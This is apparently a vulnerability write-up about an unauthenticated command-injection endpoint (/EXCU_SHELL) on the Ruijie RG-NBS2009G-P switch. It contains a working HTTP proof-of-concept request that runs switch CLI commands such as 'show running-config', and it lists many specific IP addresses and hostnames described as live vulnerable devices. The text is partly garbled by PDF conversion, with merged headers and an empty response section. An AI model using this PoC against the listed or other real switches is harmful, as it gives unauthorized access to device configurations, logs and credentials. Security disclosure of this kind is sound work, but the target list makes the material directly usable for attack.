# Ruijie RG-NBS2009G-P switch has a foreground CLI command injection vulnerability

# 1. Impact of vulnerabilities


RG-NBS2009G-P

2. Vulnerability location


/EXCU\_SHELL

3. Vulnerability recurrence


When visiting the login page, I found that this package existed.



#### Response



You can also execute other commands, such as show running-config to view all the configuration information of the switch, etc.



#### POC:

GET /EXCU SHELL HTTP/1.1

Host: 119.123.222.65:8888

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0) Gecko/20100101

Firefox/123.0 Accept: \*/\*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

mode: EN cmdnum: 1

command1: show running-config

confirm1: n Sec-GPC: 1


Connection: close Content-Length: 2

# Case 1

Vulnerability Address: http://119.123.222.209:8888/

#### Vulnerability details:

There is an unauthorized access vulnerability in this interface, which can directly execute Ruijie CLI commands, causing command injection attacks. For example, you can use the following POC to execute the show running-config command to view all the config




Case 2

Vulnerability Address: http://119.123.222.65:8888/

# Vulnerability details:

There is an unauthorized access vulnerability in this interface, which can directly execute Ruijie CLI commands, causing command injection attacks. For example, you can use the following POC to execute the show log command to view all the log information of the switch.



Case 3

Vulnerability Address: http://119.123.220.18:8888/

# Vulnerability details:


There is an unauthorized access vulnerability in this interface, which can directly execute Ruijie CLI commands, causing command injection attacks. For example, you can use the following POC to execute the show interface command to view the interface status and statistics of the switch.



# Other vulnerable urls


http://119.123.223.194:8888/






#### http://119.123.220.18:8886






### http://119.123.223.195:8888/index.htm






# http://qddeagry.v3n.pkoplink.com:8886



http://dqdeagps.v3n.pkoplink.com:8886/



#### http://60.165.53.178:8813

